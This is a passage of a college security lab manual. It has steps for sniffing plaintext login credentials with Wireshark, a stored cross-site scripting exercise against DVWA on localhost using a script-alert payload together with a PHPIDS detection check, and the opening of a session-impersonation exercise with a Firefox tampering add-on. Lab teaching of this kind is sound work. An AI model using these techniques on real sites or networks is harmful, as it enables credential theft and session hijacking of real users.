
(6) now click on "Stop" capturing packets.



(7) Type "http" in the search bar and press enter.



(8) now search for "POST" method in the info section. Navigate to the "HTML From URL encoded" slide down bar and open it. Your username and password will be displayed.




Practical no 6:

Aim: Simulate persistent cross-site Scripting Attack


(1) Turn On Your XAMPP server and go to <http://localhost:8080/dvwa/login.php>
enter username:admin and password:password




(2) After Successfully logging in you will be redirected to the homepage.




(3)go to xss(stored)



(4) Enter name: test message: `<script>alert("this is xss practical")</script>`



(5) you will be able to see the following output




(6) To insert any malicious code do the following:


Mulund College Of Commerce, 2021

go to dvwa security>enable PHPIDS


Go to XSS(stored)>message>type any malicious code as shown below.



And then click on "Sign GuestBook" you will be able to see the following message



(7) To view intrusion detection go to dvwa security > view IDS log




PRACTICAL NO : 7


Aim:Session impersonation using Firefox and tamper data add-on

(1)Install and open Firefox


After you install and open firefox for the first time a page as shown below will appear



(2)Download tamper data-add on from the link: <https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/> and click on "Add to firefox" Tab




And ,also give permission to add it to your firefox



